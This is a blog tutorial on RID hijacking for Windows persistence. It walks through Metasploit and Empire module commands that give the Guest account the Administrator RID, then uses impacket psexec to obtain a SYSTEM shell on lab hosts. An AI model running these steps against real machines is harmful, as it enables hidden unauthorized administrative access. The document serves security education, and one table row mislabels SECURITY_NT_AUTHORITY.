Windows Persistence: RID Hijacking

April 3, 2020 By Raj Chandel

In this post, we will be discussed on RID hijacking which is considered to be as a persistence technique in terms of cyber kill chain and in this article, you will learn multiple ways to perform RID hijacking.

Table of Content

Introduction

Microsoft divided the responsibilities of a DC into FSMO roles that together make a full AD system, FSMO (Flexible Single Master Operation) has 5 responsibilities for forest and domain.

- Schema Master (one per forest)
- Domain Naming Master (one per forest)
- **Relative identifier (RID) Master** (one per domain)
- Primary Domain Controller (PDC) Emulator (one per domain)
- Infrastructure Master (one per domain)

SID & RID

The RID is a Relative Identifier which is the last part of SID (security identifier) and should be unique for a particular object within a domain. Each security principal has a unique SID that is issued by a security agent. The agent can be a Windows local system or domain. The agent generates the SID when the security principal is created. The SID can be represented as a character string or as a structure.


```
C:\Users\raj>wmic useraccount get name,sid
Name                SID
Administrator       S-1-5-21-1502465469-3042138658-3648051193-500
DefaultAccount      S-1-5-21-1502465469-3042138658-3648051193-503
Guest               S-1-5-21-1502465469-3042138658-3648051193-501
raj                 S-1-5-21-1502465469-3042138658-3648051193-1001
WDAGUtilityAccount  S-1-5-21-1502465469-3042138658-3648051193-504


C:\Users\raj>
```

Syntax

Syntax: S-[Revision]-[IdentifierAuthority]-[SubAuthority0]-[SubAuthority1]-…-[SubAuthority[SubAuthorityCount]](-RID)

Eg: S-1-5-21-1543651058-3042185658-368006193-1001



Important Key points

- The revision is always 1 for current NT versions.
- When a new issuing authority is established under Windows (for example, a new computer is deployed or a domain is established), a SID with an arbitrary value of 5 is allocated as an identifier authority.
- A constant value of 21 is used as a particular value for the root of this group of sub-authorities, and a 96-bit random number is generated and parcelled out to the three sub-authorities with each sub-authority having

a 32-bit chunk.

- If the new issuing authority under which this SID was developed is a domain, this SID is referred to as the “SID domain.”
- Windows allocates RIDs starting at 1,000; RIDs that have a value of less than 1,000 are considered reserved and are used for special accounts.
- For example, all Windows accounts with a RID of 500 are considered built-in administrator accounts in their respective issuing authorities.

Identifier authority	Value	String value	Identifies
SECURITY_NULL_SID_AUTHORITY	0	S-1-0	A group with no members. This is often used when a SID value is not known.
SECURITY_WORLD_SID_AUTHORITY	1	S-1-1	A group that includes all users.
SECURITY_LOCAL_SID_AUTHORITY	2	S-1-2	Users who log on to terminals locally (physically) connected to the system.
SECURITY_CREATOR_SID_AUTHORITY	3	S-1-3	A security identifier to be replaced by the security identifier of the user who created a new object. This SID is used in inheritable ACEs.
SECURITY_NT_AUTHORITY	5	S-1-5	A security identifier to be replaced by the primary-group SID of the user who created a new object. Use this SID in inheritable ACEs.

RID Hijacking

‘RID Hijacking’ is a tactic for an adversary to persist inside the victim’s system by hijacking the RID the Administrator account for the Guest account, or another local account. Creating persistence in the victim’s system allows an adversary to establish a foothold, continuously regaining access that will be unseen to you and allow to hijacker to logon as an authorized account which adversary has hijacked.

Thus, for this, you need to have privilege account session as we have in the below image, to establish persistence access.

```
meterpreter > sessions 2
[*] Backgrounding session 3...
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```


Rid-Hijacking: Metasploit

So, as you know, we had meterperter session with admin privilege and Metasploit provides a module to create persistence in a victim's machine by hijacking RID of administrator user.

This module will create an entry on the target by modifying some properties of an existing account. It will change the account attributes by setting a Relative Identifier (RID), which should be owned by one existing account on the destination machine. Taking advantage of some Windows Local Users Management integrity issues, this module will allow authenticating with one known account credentials (like GUEST account), and access with the privileges of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.

```
use post/windows/manage/rid_hijack
set getsystem true
set guest_account true
set session 2
set password 123
exploit
```


Once you run the exploit, it will check the status of the guest account and, if it is found to be disabled, it will activate the account first and overwrite the RID value from 501 to 500, i.e. the RID value of the administrator account.



As you've seen in the above step, the guest's RID is 500 and the password is 123, so we logged in as a guest to get the CMD with Administrator privilege on the target machine. Here we are going to use the impacket tool to get the CMD shell of the remote machine.

```
cd /impacket/example
./psexec.py Guest:123@192.168.1.107
```

As you can observe that we have obtained CMD Shell as "nt authority /system" i.e CMD as an administrator account.



Rid-Hijacking: Empire

RID hijacking is also possible using empire, you need to clone it module from Github.

```
git clone https://github.com/BC-SECURITY/Empire/
```

Once you are done with the configuration, then launch the module to start the attack, this will initialise the just like Metasploit. First, identify the status of the guest account and then hijack RID =500 for guest user.

```
usemodule persistence/elevated/rid_hijack*
set UseGuest True
set Password 123
set Enable True
execute
```

```
(Empire: PKDAX29E) > usemodule persistence/elevated/rid_hijack*
(Empire: powershell/persistence/elevated/rid_hijack) > set UseGuest True
(Empire: powershell/persistence/elevated/rid_hijack) > set Password 123
(Empire: powershell/persistence/elevated/rid_hijack) > set Enable True
(Empire: powershell/persistence/elevated/rid_hijack) > execute
[*] Tasked PKDAX29E to run TASK_CMD_WAIT
[*] Agent PKDAX29E tasked with task ID 1
[*] Tasked agent PKDAX29E to run module powershell/persistence/elevated/rid_hijack
(Empire: powershell/persistence/elevated/rid_hijack) > [*] Agent PKDAX29E returned results.
[+] Elevated to SYSTEM privileges
[+] Found Guest account
[+] Target account username: Guest
[+] Target account RID: 501
[*] Current RID value in F for Guest: 01f5
[*] Setting RID 500 (01f4) in F for Guest
[+] Account has been enabled
[*] Setting password to user...
The command completed successfully.

[+] Password set to 123
[+] SUCCESS: The RID 500 has been set to the account Guest with original RID 501
[*] Valid results returned by 192.168.1.101
```

Again repeat the above step to connect CMD of victim's machine assure that you should have a privileged shell.

```
root@kali:~/impacket/examples# ./psexec.py Guest:123@192.168.1.101
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.101.....
[*] Found writable share ADMIN$
[*] Uploading file QFHsIqPA.exe
[*] Opening SVCManager on 192.168.1.101.....
[*] Creating service bsRb on 192.168.1.101.....
[*] Starting service bsRb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18362.657]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Reference

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-azod/ecc7dfba-77e1-4e03-ab99-114b349c7164